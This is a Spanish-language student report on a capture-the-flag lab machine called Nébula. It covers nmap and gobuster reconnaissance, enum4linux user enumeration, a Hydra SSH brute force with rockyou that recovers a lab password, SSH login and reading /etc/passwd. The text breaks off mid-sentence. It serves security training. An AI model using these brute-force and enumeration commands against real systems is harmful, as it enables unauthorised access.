

	Informe de análisis de vulnerabilidades, explotación y resultados del reto Nébula.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	07/11/2025	07/11/2025	1.0	MQ-HM-Nébula	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Nébula.

N.- MQ-HM-NEBULA

Generado por:

Adrián Becerril, Ing.

Alumno de Ciberseguridad, Seguridad de la
Información

Contacto: adrianb.urena@gmail.com

Fecha de creación:

07.11.2025


Índice

1.	Reconocimiento	3
2.	Explotación	7
	Automatizado	7
3.	Escalación de privilegios SI	8
4.	Borrado de información NO	12
5.	Banderas	12
6.	Herramientas usadas	12
7.	EXTRA Opcional	13
8.	Conclusiones y Recomendaciones	14

1. Reconocimiento

Primero, se corrió el comando “sudo nmap -sS -T4 10.201.96.16 -v”
Con las opciones siguientes:

- sS (Stealth Scan) para escaneo simple de puertos.
- T4 (Threads 0~5, where 0 is slow and 5 is fastest) donde 4 es un escaneo agresivo.
- 10.201.96.16 (IP del servidor o servicio objetivo).
- v (verbose) para recibir retroalimentación de las operaciones del comando.



```
Session Actions Edit View Help
Scantype s not supported


(kali@kali) ~/Documents/Nebula
$ sudo nmap -sS -T4 10.201.96.16 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-07 18:48 EST
Initiating Ping Scan at 18:48
Scanning 10.201.96.16 (4 ports)
Completed Ping Scan at 18:48, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:48
Completed Parallel DNS resolution of 1 host. at 18:48, 0.01s elapsed
Initiating SYN Stealth Scan at 18:48
Scanning 10.201.96.16 (1000 ports)
Discovered open port 3389/tcp on 10.201.96.16
Discovered open port 53/tcp on 10.201.96.16
Discovered open port 80/tcp on 10.201.96.16
Discovered open port 111/tcp on 10.201.96.16
Discovered open port 22/tcp on 10.201.96.16
Discovered open port 389/tcp on 10.201.96.16
Discovered open port 6001/tcp on 10.201.96.16
Increasing send delay for 10.201.96.16 from 0 to 5 due to 244 out of 609 dropped probes since last increase.
Increasing send delay for 10.201.96.16 from 5 to 10 due to 37 out of 91 dropped probes since last increase.
Discovered open port 81/tcp on 10.201.96.16
Discovered open port 7778/tcp on 10.201.96.16
Discovered open port 7777/tcp on 10.201.96.16
Discovered open port 7777/tcp on 10.201.96.16
Completed SYN Stealth Scan at 18:48, 13.96s elapsed (1000 total ports)
Nmap scan report for 10.201.96.16
Host is up (0.24s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
111/tcp   open  rcmdind
3389/tcp  open  ldap
3389/tcp  open  ms-wbt-server
5901/tcp  open  vnc-1
6001/tcp  open  X11-1
7777/tcp  open  cdt
7778/tcp  open  interwise

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) Scanned in 14.33 seconds
Raw packets sent: 1698 (74.688KB) | Rcvd: 1060 (42.436KB)

(kali@kali) ~/Documents/Nebula
$
```

Después, se procede a realizar un ping manual para conocer el Time to Live (ttl) que nos indica el siguiente valor:

TTL (61) = Equivalente a un sistema Linux/Unix (base 64)



```
Session Actions Edit View Help

(kali@kali) ~
$ sudo ping 10.201.96.16
[sudo] password for kali:
PING 10.201.96.16 (10.201.96.16) 56(64) bytes of data:
64 bytes from 10.201.96.16: icmp_seq=1 ttl=61 time=435 ms
64 bytes from 10.201.96.16: icmp_seq=2 ttl=61 time=256 ms
64 bytes from 10.201.96.16: icmp_seq=3 ttl=61 time=259 ms
64 bytes from 10.201.96.16: icmp_seq=4 ttl=61 time=256 ms
64 bytes from 10.201.96.16: icmp_seq=5 ttl=61 time=256 ms
64 bytes from 10.201.96.16: icmp_seq=6 ttl=61 time=256 ms
64 bytes from 10.201.96.16: icmp_seq=7 ttl=61 time=256 ms
64 bytes from 10.201.96.16: icmp_seq=8 ttl=61 time=283 ms
64 bytes from 10.201.96.16: icmp_seq=9 ttl=61 time=255 ms
64 bytes from 10.201.96.16: icmp_seq=10 ttl=61 time=353 ms
64 bytes from 10.201.96.16: icmp_seq=11 ttl=61 time=372 ms
64 bytes from 10.201.96.16: icmp_seq=12 ttl=61 time=255 ms
^C
 10.201.96.16 ping statistics:
 12 packets transmitted, 12 received, 0% packet loss, time 11012ms
 rtt min/avg/max/mdev = 254.761/291.014/434.905/58.411 ms

(kali@kali) ~
$
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- NEBULA

IP, Puertos Sistema operativo

IP	10.201.96.16
Sistema Operativo	Linux
Puertos/Servicios	22 53 80 81 111 389 3389 5901 6001 7777 7778

Análisis de vulnerabilidades/debilidades

Se realiza un escaneo de puertos para encontrar la versión que se está utilizando con el siguiente comando:

```
sudo nmap -sV -T4 -v -p22,53,80,81,111,389,3389,5901,6001,7777,7778 10.201.96.16 -oA PuertosV
```

Las opciones visibles son :

- sV (simple versión) para encontrar la versión de servicio.
- T4 (Threads 0~5, where 0 is slow and 5 is fastest) donde 4 es un escaneo agresivo.
- v (verbose) para recibir retroalimentación de las operaciones del comando.
- p (listado de puertos)
- oA (output All; G (grep), X (xml), N (normal))
- Puertos V (Nombre del archivo Output)

```
kali@kali: ~/Documents/Nebula/mmap
$ ls
7FFBDC8EE68A2CE6561688CF68CE2ADDCABA3.meta Documents hacker-passwords.txt hacker-root-users.txt Pictures toyota-master.txt TTLPortScan.sh
BeechCompilation Downloads hacker-root-master.txt hacker-users.txt Public Toyota-passwords.txt Videos
Desktop hacker-master.txt hacker-root-passwords.txt Music Toyota-users.txt

$ cd Documents
$ cd Nebula
$ ls
IP.txt nebula.ovpn mmap xploit
$ cd mmap
$ sudo nmap -sV -iL -v -p22,53,80,81,111,389,3389,5901,6001,7777,7778 10.201.96.16 -oA PuertosV

[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-07 20:20 EST
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 20:20
Scanning 10.201.96.16 [4 ports]:
Completed Ping Scan at 20:20, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:20
Completed Parallel DNS resolution of 1 host. at 20:20, 0.01s elapsed
Initiating SYN Stealth Scan at 20:20
Scanning 10.201.96.16 [11 ports]:
Discovered open port 389/tcp on 10.201.96.16
Discovered open port 111/tcp on 10.201.96.16
Discovered open port 389/tcp on 10.201.96.16
Discovered open port 7778/tcp on 10.201.96.16
Discovered open port 80/tcp on 10.201.96.16
Discovered open port 22/tcp on 10.201.96.16
Discovered open port 53/tcp on 10.201.96.16
Discovered open port 81/tcp on 10.201.96.16
Discovered open port 5901/tcp on 10.201.96.16
Discovered open port 7777/tcp on 10.201.96.16
Discovered open port 6001/tcp on 10.201.96.16
Completed SYN Stealth Scan at 20:20, 0.52s elapsed (11 total ports)
Initiating Service scan at 20:20
Scanning 11 services on 10.201.96.16
Completed Service scan at 20:21, 13.25s elapsed (11 services on 1 host)
```

Se detectan los puertos siguientes:

TryHackMe | Basic Pentesting

Nmap Scan Report - Scanned at Fri Nov 7 20:20:49 2025

Scan Summary | 10.201.96.16

Scan Summary

Nmap 7.95 was initiated at Fri Nov 7 20:20:49 2025 with these arguments:
sudo nmap -sV -iL -v -p22,53,80,81,111,389,3389,5901,6001,7777,7778 -oA PuertosV 10.201.96.16
Verbosity: 1, Debug level 0
Nmap done at Fri Nov 7 20:21:05 2025. 1 IP address (1 host up) scanned in 16.47 seconds

10.201.96.16

Address

10.201.96.16 (ipv4)

Ports


Port	State	Probe closed (s) Timeout (s)	Service	Reason	Product	Version	Extra Info
22	tcp	open	ssh	syn-ack	OpenSSH	8.2p1 Ubuntu-4ubuntu11	Ubuntu Linux, protocol 2.0
53	tcp	open	tcpwrapped	syn-ack			
80	tcp	open	http	syn-ack	Python http server	3.5 - 3.10	
81	tcp	open	http	syn-ack	Apache httpd	2.4.41	(Ubuntu)
111	tcp	open	rpcbind	syn-ack		2.4	RPC #100000
389	tcp	open	ldap	syn-ack	OpenLDAP	2.2.X - 2.3.X	
3389	tcp	open	rsh-ssh-server	syn-ack	Microsoft Terminal Service		
5901	tcp	open	nc	syn-ack	VNC		protocol 3.8
6001	tcp	open	x11	syn-ack			access denied
7777	tcp	open	http	syn-ack	nginx	1.25.5	
7778	tcp	open	http	syn-ack	OpenWebUI HTTPd		

Misc Metrics (click to expand)

Continuando con el análisis, se utiliza el puerto 80 correspondiente a un servidor. En este caso utilizamos la herramienta Gobuster v3.8.


El comando utilizado ha sido:
gobuster dir -u http://10.201.98.177/ -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

(La dirección IP es distinta a la que venia trabajando porque me expiró la máquina y no me di cuenta).




Gobuster nos ha dado como resultado un sitio etiquetado como “development” al cual ingresamos a través del navegador normal.

El primer archivo llamado “dev.txt” contiene la siguiente información:



El archivo “j.txt” contiene la siguiente información:



Corremos la herramienta enum4linux:

enum4linux 10.201.98.177

Podemos ver que se han encontrado los usuarios siguientes:

Kay

Jan

Ubuntu

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- NEBULA

```
kali@kali: ~/Documents/Nebula
Session Actions Edit View Help
[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User)

[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
```

2. Explotación

Automatizado

Al conocer el usuario Jan y conocer que su contraseña es débil en los archivos encontrados, se procede a intentar un ataque de fuerza bruta a través de la herramienta Hydra.

El comando utilizado fue el siguiente:

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt -t 64 -f -V ssh://10.201.13.129
```

Agregando la opción -f para que se detenga al encontrar la clave.

```
kali@kali: ~
Session Actions Edit View Help
[+] target 10.201.13.129 - login 'jan' - pass 'willow' - 743 of 14344444 [child 21] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'romana' - 744 of 14344444 [child 2] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'meme' - 745 of 14344444 [child 3] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'caroline' - 746 of 14344444 [child 5] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'suzana' - 747 of 14344444 [child 14] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'kristen' - 748 of 14344444 [child 8] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'baller' - 749 of 14344444 [child 35] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'hustuff' - 750 of 14344444 [child 4] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'carter' - 751 of 14344444 [child 63] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'stacey' - 752 of 14344444 [child 17] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'babylove' - 753 of 14344444 [child 81] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'angelina' - 754 of 14344444 [child 44] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'miller' - 755 of 14344444 [child 55] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'scorpion' - 756 of 14344444 [child 18] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'sierra' - 757 of 14344444 [child 9] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'playgirl' - 758 of 14344444 [child 25] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'sweetie' - 759 of 14344444 [child 26] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass '012345' - 760 of 14344444 [child 41] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'rocker' - 761 of 14344444 [child 20] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'bhebe' - 762 of 14344444 [child 21] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'gustavo' - 763 of 14344444 [child 2] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'marcos' - 764 of 14344444 [child 3] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'chance' - 765 of 14344444 [child 5] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass '123que' - 766 of 14344444 [child 14] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'kayla' - 767 of 14344444 [child 0] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'james' - 768 of 14344444 [child 35] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'football' - 769 of 14344444 [child 4] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'eagles' - 770 of 14344444 [child 63] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'loves' - 771 of 14344444 [child 17] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'miller' - 771 of 14344444 [child 55] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'angelina' - 771 of 14344444 [child 44] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'sweetie' - 771 of 14344444 [child 26] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass '012345' - 771 of 14344444 [child 41] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'bhebe' - 771 of 14344444 [child 21] (0/45)
[+] target 10.201.13.129 - login 'jan' - pass 'bhebe' - 771 of 14344448 [child 21] (0/49)
[+] target 10.201.13.129 - login 'jan' - pass 'milagros' - 772 of 14344448 [child 2] (0/49)
[+] target 10.201.13.129 - login 'jan' - pass 'stella' - 773 of 14344448 [child 3] (0/49)
[+] target 10.201.13.129 - login 'jan' - pass 'liliana' - 774 of 14344448 [child 5] (0/49)
[+] target 10.201.13.129 - login 'jan' - pass 'beyonce' - 775 of 14344450 [child 61] (0/51)
[+] target 10.201.13.129 - login 'jan' - pass 'lovely' - 776 of 14344450 [child 9] (0/51)
[+] target 10.201.13.129 - login 'jan' - pass 'rocky' - 777 of 14344450 [child 18] (0/51)
[+] target 10.201.13.129 - login 'jan' - pass 'daddy' - 778 of 14344450 [child 20] (0/51)
[+] target 10.201.13.129 - login 'jan' - pass 'catdog' - 779 of 14344450 [child 25] (0/51)
[+] target 10.201.13.129 - login 'jan' - pass 'armando' - 780 of 14344450 [child 21] (0/51)
[+] [ssh] host: 10.201.13.129 login: jan password: armando
[STATUS] attack finished for 10.201.13.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-07 22:51:33

(kali@kali) ~
$
```

Se encontraron las credenciales siguientes:

Usuario: jan

Contraseña: armando


***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- NEBULA

Se puede lanzar un ssh a través del puerto 22.
El comando utilizado fue:

ssh jan@10.201.13.129

Se utilizan la credenciales encontradas ganando acceso a la máquina.



```
kali@kali:~$ ssh jan@10.201.13.129
Session Actions Edit View Help
ED25519 key fingerprint is SHA256:0xrhIec4413/H3H7fVWgl7xr68LZBcf+U4JHw18cYck.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.201.13.129' (ED25519) to the list of known hosts.
jan@10.201.13.129's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri 07 Nov 2025 10:54:53 PM EST
System load: 0.02      Processes:    106
Usage of /:  49.8% of 13.62GB   Users logged in: 0
Memory usage: 51%      IPv4 address for eth0: 10.201.13.129
Swap usage:  0%

Expanded Security Maintenance for Infrastructure is not enabled.
g updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-201-13-129:~$
```

3. Escalación de privilegios SI

Se procede a ejecutar el comando siguiente:

cat etc/passwd



```
jan@ip-10-201-13-129:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:11:11:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,...:/run/systemd/bin/false
systemd-network:x:101:103:systemd Network Management,...:/run/systemd/netif/bin/false
systemd-resolver:x:102:104:systemd Resolver,...:/run/systemd/resolver/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
_ldap:x:106:65534::/var/lib/ldap:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuid:x:108:112::/run/uuid:/bin/false
dnsmasq:x:109:65534:dnsmasq,...:/var/lib/misc:/bin/false
kay:x:1000:1000:Kay,...:/home/kay:/bin/bash
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
tomcat:x:999:999::/home/tomcat:/bin/false
jan:x:1001:1001::/home/jan:/bin/bash
pollinate:x:103:1::/var/cache/pollinate:/bin/false
landscape:x:111:118::/var/lib/landscape:/usr/sbin/nologin
tss:x:112:121:TPM software stack,...:/var/lib/tpm:/bin/false
tcpdump:x:113:122::/nonexistent:/usr/sbin/nologin
fwupd-refresh:x:114:123:fwupd-refresh user,...:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/usr/sbin/nologin
usbmux:x:115:46:usbmux daemon,...:/var/lib/usbmux:/usr/sbin/nologin
ubuntu:x:1002:1002:Ubuntu:/home/ubuntu:/bin/bash
jan@ip-10-201-13-129:~$
```

Se encuentra bin/bash indicando que son usuarios en:

kat
